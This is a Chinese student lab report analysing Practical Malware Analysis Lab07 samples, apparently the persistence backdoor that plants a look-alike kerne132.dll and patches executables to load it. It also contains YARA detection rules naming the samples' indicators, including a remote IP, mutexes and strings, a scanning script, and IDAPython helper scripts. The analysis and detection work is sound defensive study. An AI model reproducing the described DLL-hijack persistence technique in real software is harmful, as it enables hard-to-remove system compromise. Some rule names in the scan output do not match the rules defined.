图3.49可以看到病毒运行过程中调用了 Load Image 即导入了 Lab07-03.dll 还有 ntdll.dll, kernel32.dll 还有 msvcrt.dll。运行结束后退出。然后查看 System32 目录下：




图 3.50: kernel32.dll 出现了!

图3.50可以看到新出现了一个 **kerne132.dll**! 然后使用 PEiD 查看其情况。由于它的目的是混淆并在所有 exe 文件中替代 **kerenl32** 的地位, 因此应该查看导出情况:




图 3.51: kernel32.dll 导出情况

图3.51可以发现所有的 **kernel32.dll** 的导出函数, 并且竟然是重定向的! 因此其实病毒还是从 **kernel32.dll** 中导出函数, 还是其实际功能的位置。因此总体来说 07-03 的 exe 和 dll 只实现了任何时刻有任何一个 C 盘下的 exe 文件执行时, 都会加载 **kerne132.dll** 中的 **dllMain** 函数, 而实际上也是通过调用 **kernel32** 中的功能, 没有发生任何改变。所有程序还是会像调用 **kernel32.dll** 那样正常运行, 不过是通过不同的位置, 采用了一个重定向的过渡罢了。

最后恢复快照状态, 完美结束!

1. Q1: 这个程序如何完成持久化驻留, 来确保在计算机被重启后它能继续运行?

回答: exe 自身并不进行持久后驻留, 而它让和自己同目录下的 **Lab07-03.dll** 进行驻留, 实现的是将这个 dll 写入到 **System32** 下。然后修改 C 盘下的每个 exe 文件让其加载该 dll, 达到持久化驻留。

2. Q2: 这个恶意代码的两个明显的基于主机特征是什么?

回答: 首先最明显的就是硬编码的文件名 **kernel32.dll**, 可以用来通过 Yara 进行检测。另外还有硬编码命名为 **SADFHUHF** 的 Mutex。

3. Q3: 这个程序的目的是什么?

回答:简单来说,该病毒是在植入一个难以删除的后门。这个后门 dll 代替了原本的 kernel32.dll,然后回连接一个远程的服务器端。接受命令来操作所有被感染的机器,包括 exec 的执行命令和 sleep 休眠。

4. Q4:. 一旦这个恶意代码被安装,你如何移除它?

回答:由于我是在虚拟机上分析,因此我计划地是使用虚拟机的快照功能提供一份备份来恢复系统。同样地也可以删除原来的 kernel32.dll 重命名为混淆的那个 132,然后复制到相同目录替代恶意的 132。或者写脚本恢复所有对 exe 文件的修改。

3.5 Yara 检测

3.5.1 Sample 提取

利用课程中老师提供的 Scan.py 程序,将电脑中所有的 PE 格式文件全部扫描,提取后打开 sample 文件夹查看相关信息:




图 3.52: Sample 信息

图3.52可以看到从电脑中提取了所有 PE 格式文件后的文件及 sample 大小为 37.1GB, 包含一共 26900 个文件。Yara 编写的规则将目标从 sample 中识别成功检测出本次 Lab7 的全部四个恶意代码包括 dll。

3.5.2 Yara 规则编写

本次 Yara 规则的编写基于上述的病毒分析和实验问题,主要是基于静态分析的 Strings 字符串和 IDA 分析结果。为了更好地进行 Yara 规则的编写,首先对之前分析内容进行回归。分别对 Lab07-01, 02, 03.exe 和 dll 可以利用的病毒特征进行分条总结如下:

1. Lab07-01.exe:

- **MalService:** 静态分析查看字符串发现的,即它为将自己安装为一个服务自启动,其中服务的名字就是 MalService。
- **HGL345:** 互斥对象的句柄名字,用来保证任何时刻只有一个实例在运行。
- <http://www.malwareanalysisbook.com>: 彩蛋网址。

- Internet Explorer 8.0: UserAgent 字段。

2. Lab07-02.exe:

- <http://www.malwareanalysisbook.com/ad.htm>: 彩蛋网址 (广告版)。

3. Lab07-03.exe:

- kernel32.dll: kernel32.dll 的替代品。将 Lab07-03.dll 伪装为它。
- C:*: 用于遍历搜索所有 C 盘下的 exe 文件系统的。
- Lab07-03.dll: 这个将是绝杀, 明显的不能再明显了。调用了另一个 Lab 的 dll。
- WARNING_THIS_WILL_DESTROY_YOUR_MACHINE: 同样是绝杀, 警示字符。

4. Lab07-03.dll:

- exec 和 sleep: 所要被远程连接后执行的命令。
- 127.26.152.13: 同样是绝杀, 被感染的宿主机将会去连接的远程主机。
- SADFHUHF: 创建的互斥量的名字, 用于任何时刻是有一个实例运行。

因此加上必要的一些修饰符如 wide、ascii 以及 nocase 后, 编写如下 Yara 规则:

```
1 rule Lab07_01
2 {
3 meta:
4     description = "Lab07_01:Yara Rules"
5     date = "2023/10/26"
6     author = "ErwinZhou"
7 strings:
8     $clue1 = "MalService" wide ascii nocase
9     $clue2 = "HGL345" wide ascii
10    $clue3 = "http://www.malwareanalysisbook.com" wide ascii nocase
11    $clue4 = "Internet Explorer 8.0" wide ascii nocase
12
13 condition:
14     all of them //Lab07-01.exe
15 }
16
17
18 rule Lab07_02
19 {
20 meta:
21     description = "Lab07_02:Yara Rules"
22     date = "2023/10/26"
23     author = "ErwinZhou"
```



```
24
25 strings:
26     $clue1 = "http://www.malwareanalysisbook.com/ad.htm" wide ascii
27
28 condition:
29     all of them //Lab07-02.exe
30 }
31
32
33 rule Lab07_03_exe
34 {
35 meta:
36     description = "Lab07_03_exe:Yara Rules"
37     date = "2023/10/26"
38     author = "ErwinZhou"
39
40 strings:
41     $clue1 = "kerne132.dll" wide ascii nocase
42     $clue2 = "C:\*" wide ascii nocase
43     $clue3 = "Lab07-03.dll" wide ascii nocase
44     $clue4 = "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE" wide ascii
45
46 condition:
47     all of them //Lab07-03.exe
48 }
49
50
51 rule Lab07_03_dll
52 {
53 meta:
54     description = "Lab07_03_dll:Yara Rules"
55     date = "2023/10/26"
56     author = "ErwinZhou"
57
58 strings:
59     $clue1 = "exec" wide ascii nocase
60     $clue2 = "sleep" wide ascii nocase
61     $clue3 = "127.26.152.13"
62     $clue4 = "SADFHUHF" wide ascii
63 condition:
64     all of them //Lab07-03.dll
65 }
```

然后使用如下 Python 代码进行对 sample 的扫描：

```
1 import os
2 import yara
3 import time
4
5 # 加载YARA规则
6 rules = yara.compile('D:\Tools\Virus Detection\Yara\yara64\Lab7.yar')
7
8 # 初始化计数器
9 total_files_scanned = 0
10 total_files_matched = 0
11
12 def scan_folder(folder_path):
13     global total_files_scanned
14     global total_files_matched
15
16     # 检查文件夹是否存在
17     if os.path.exists(folder_path) and os.path.isdir(folder_path):
18         # 遍历文件夹内的文件和子文件夹
19         for root, dirs, files in os.walk(folder_path):
20             for filename in files:
21                 total_files_scanned += 1
22                 file_path = os.path.join(root, filename)
23                 with open(file_path, 'rb') as file:
24                     data = file.read()
25                     # 扫描数据
26                     matches = rules.match(data=data)
27                     # 处理匹配结果
28                     if matches:
29                         total_files_matched += 1
30                         print(f"File '{filename}' in path '{root}' matched YARA rule(s):")
31                         for match in matches:
32                             print(f"Rule: {match.rule}")
33                     else:
34                         print(f'The folder at {folder_path} does not exist or is not a folder.')
35
36 # 文件夹路径
37 folder_path = 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample'
38 # 记录开始时间
39 start_time = time.time()
```

```
40 # 递归地扫描文件夹
41 scan_folder(folder_path)
42 # 记录结束时间
43 end_time = time.time()
44 # 计算运行时间
45 runtime = end_time - start_time
46
47 print(f"Program runtime: {runtime} seconds.")
48 print(f"Total files scanned: {total_files_scanned}")
49 print(f"Total files matched: {total_files_matched}")
```

3.5.3 Yara 规则执行效率测试

扫描结果如下图所示：

```
File 'Lab01-01.dll' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' matched YARA rule(s):
Rule: Lab07_03_2
File 'Lab01-02-unpacked.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' matched YARA rule(s):
Rule: Lab07_01
File 'Lab01-03-unpacked.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' matched YARA rule(s):
Rule: Lab07_02
File 'Lab07-02.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' matched YARA rule(s):
Rule: Lab07_02
File 'Lab07-03.dll' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' matched YARA rule(s):
Rule: Lab07_03_2
File 'Lab07-03.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' matched YARA rule(s):
Rule: Lab07_03_1
File 'Lab07_01.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' matched YARA rule(s):
Rule: Lab07_01
File 'Lab10-03.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' matched YARA rule(s):
Rule: Lab07_02
File 'Lab17-01.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' matched YARA rule(s):
Rule: Lab07_01
Program runtime: 135.62050771713257 seconds.
Total files scanned: 26900
Total files matched: 9
```

图 3.53: Yara 检测结果

图3.53可以看到能够成功地从 26900 个文件中识别检测到四个病毒包括两个 Lab07-03 的 exe 和 dll。

但是也可以注意到有一些其它 Lab 的病毒也被识别了出来，有些是 Lab1 中的，可能是当初我们只进行了静态分析也没有使用 IDA 工具没有发现他们实际上具有着这么多特殊的功能，同样也是因为 Lab07-02.exe 并没有什么特殊的字符串，彩蛋网址几乎很多都有，因此容易被匹配；还有一些是 Lab10 的，可能是那些病毒太高级了吧，也有着 Lab7 的病毒能力。但所有的检测结果都聚集在病毒样本 Lab 中，并且仅用时 135.62 秒，时间性能较快。总的来说，Yara 规则编写和检测较为成功。

3.6 IDAPython 辅助样本分析

根据要求，分别选择病毒分析过程中一些系统的过程编写如下的 Python 脚本：

3.6.1 自动化反汇编

目的是打印当前选中函数的所有汇编指令。它首先确定函数的起始和结束地址，然后逐个遍历这些地址，打印每个地址及其对应的汇编指令。

```
1 # 获取当前选中的地址
2 ea = here()
```

```
3 # 使用 IDA API 获取该地址所在的函数信息
4 func = idaapi.get_func(ea)
5 # 打印函数的起始和结束地址
6 print "Start: 0x%x, End 0x%x" % (func.startEA, func.endEA)
```

3.6.2 寻找 socket 函数

目的是在给定的二进制中找出调用网络相关函数（如 send,recv,bind,connect, accept 等）的汇编指令。这是因为本次实验中有很多 Windows socket 编程的相关内容，为了是网络初始化和连接远程主机。

```
1 # 遍历IDA中已知的所有函数
2 for func in idautils.Functions():
3     # 获取函数的属性标志
4     flags = idc.get_func_attr(func, FUNCATTR_FLAGS)
5     # 如果函数是库函数或者是跳板函数，则跳过
6     if flags & FUNC_LIB or flags & FUNC_THUNK:
7         continue
8     # 获取函数中所有指令的地址
9     dism_addr = list(idautils.FuncItems(func))
10    # 遍历函数中的每个指令地址
11    for line in dism_addr:
12        # 获取当前指令的助记符（如MOV, ADD等）
13        m = idc.print_insn_mnem(line)
14        # 检查助记符是否是我们关心的网络函数
15        if m == "send" or m == "recv" or m == "bind" or m == "connect" or m ==
            "accept":
16            # 获取指令的第一个操作数的类型
17            op = idc.get_operand_type(line, 0)
18            # 如果操作数是一个寄存器，打印指令的地址和汇编行
19            if op == o_reg:
20                print("0x%x %s" % (line, idc.generate_disasm_line(line, 0)))
```

3.6.3 寻找特定字符串

目的是搜索在当前函数内包含特定文本（在这里是“kernel32”）的地址，并打印这些地址。这有助于我们在较长的病毒比如本次的 Lab07-03.exe 中快速定位所需的内容。

```
1 # 初始化当前地址为函数的起始地址（这部分似乎没有在提供的代码中明确给出）
2 cur_addr = start_addr
3 # 保证当前地址小于函数的结束地址
4 while cur_addr < end_addr:
5     # 在当前地址下方查找包含文本“kernel32”的地址
```

```
6 cur_addr = idc.find_text(cur_addr, SEARCH_DOWN, 0, 0, "kernel32") # FindText
7 # 注意：第五个参数（文本）需要直接写成字符串形式。使用字符串变量可能会导致错误。
8 # 如果没有找到文本，则cur_addr会被设置为BADADDR
9 if cur_addr == BADADDR:
10     continue
11 else:
12     # 打印包含 "kernel32" 文本的地址
13     print(cur_addr)
14     # 移动到下一个指令的地址以继续搜索
15     cur_addr = idc.next_head(cur_addr)
```

3.6.4 定位函数

来遍历当前段内的所有函数，并打印它们的名称。目的是快速定位特定函数。

```
1 # 获取当前数据库的开始地址
2 ea = BeginEA()
3 # 遍历从当前段的开始地址到结束地址的所有函数
4 for funcea in Functions(SegStart(ea), SegEnd(ea)):
5     # 获取函数的名称
6     functionName = GetFunctionName(funcea)
7     # 打印函数名称
8     print(functionName)
```

3.6.5 16 进制转换为字符串

目的是从二进制的代码段中提取某种特定模式的数据。遍历代码段的每个地址，寻找特定的指令模式，并从中提取数据。这是因为本次实验 Lab07-03 中有一步需要将特定的 16 进制字符串转为 ASCII 码。

```
1 # 定义函数用于提取数据
2 def GetAns(start, end):
3     flag = ''
4     # 遍历指定范围内的每个地址
5     for addr in range(start - 4, end):
6         # 如果下一个地址的指令是 'mov [esp+xxh], al'
7         if GetOpnd(addr, 1) == 'al' and 'esp' in GetOpnd(addr, 0):
8             # 如果当前地址的指令是 'mov eax, xxh'
9             if GetOpnd(addr - 5, 0) == 'eax':
10                 # 获取操作数中的十六进制数
11                 hex_val = GetOpnd(addr - 4, 1)[:2]
12                 # 将十六进制数转换为十进制整数
13                 Int = int(hex_val, 16)
```

```
14         # 将整数转换为字符并追加到flag字符串
15         flag += chr(Int)
16         # 如果当前字符是'}', 则终止循环
17         if chr(Int) == '}':
18             break
19     # 打印提取到的字符串
20     print(flag)
21 # 遍历所有段
22 for seg in Segments():
23     # 如果是代码段, 调用GetAns函数
24     if SegName(seg) == '.text':
25         GetAns(seg, SegEnd(seg))
```

使用上述 Python 脚本在 IDAPro 中便可以辅助进行分析。经过测试全部与使用 IDA 动态分析的结果相同，编写较为成功。

4 实验结论及心得体会

4.1 实验结论

本次实验，通过结合使用静态分析工具和动态分析方法，对 Lab7 的四个恶意代码进行了全面的分析，并依次回答了书中的问题。并在其中结合使用了许多上课学习到的 Windows API 函数知识。然后结合之前的分析和 IDA 的 String 模块编写了 Yara 规则，对病毒样本进行了成功检测并且时间性能较强。

最后为本次实验中编写了对应可以辅助分析的 IDAPython 脚本，并且成功实现了辅助功能。总的来说，实验非常成功。

4.2 心得体会

本次实验，我收获颇丰，这不仅是课堂中的知识，更是我解决许多问题的能力，具体来说：

1. 首先我进一步熟练掌握到了将课堂中学习的病毒分析工具 IDAPro，用于更全面的动态分析；
2. 其次我还在这个过程中发现了许多 Windows API 函数的知识，应用了教材中所学习到的能力；
3. 对于本次实验的 La07-03，第一次出现这么危害巨大的病毒，我学习到了使用快照备份，来恢复病毒可能会对系统造成的损坏；
4. 除此之外我还精进了我编写更为高效的 Yara 规则的能力，更好地帮助我识别和检测病毒；
5. 我还精进了使用 IDAPython 脚本对病毒进行辅助分析。

总的来说，本次通过亲自实验让我感受到了很多包括 IDA 和 IDAPython，也加深了我对病毒分析综合使用静态和动态分析的能力，和结合一些 Windows API 分析 Windows 中病毒的能力。培养了我对病毒分析安全领域的兴趣。我会努力学习更多的知识，辅助我进行更好的病毒分析。

感谢助教学姐审阅:)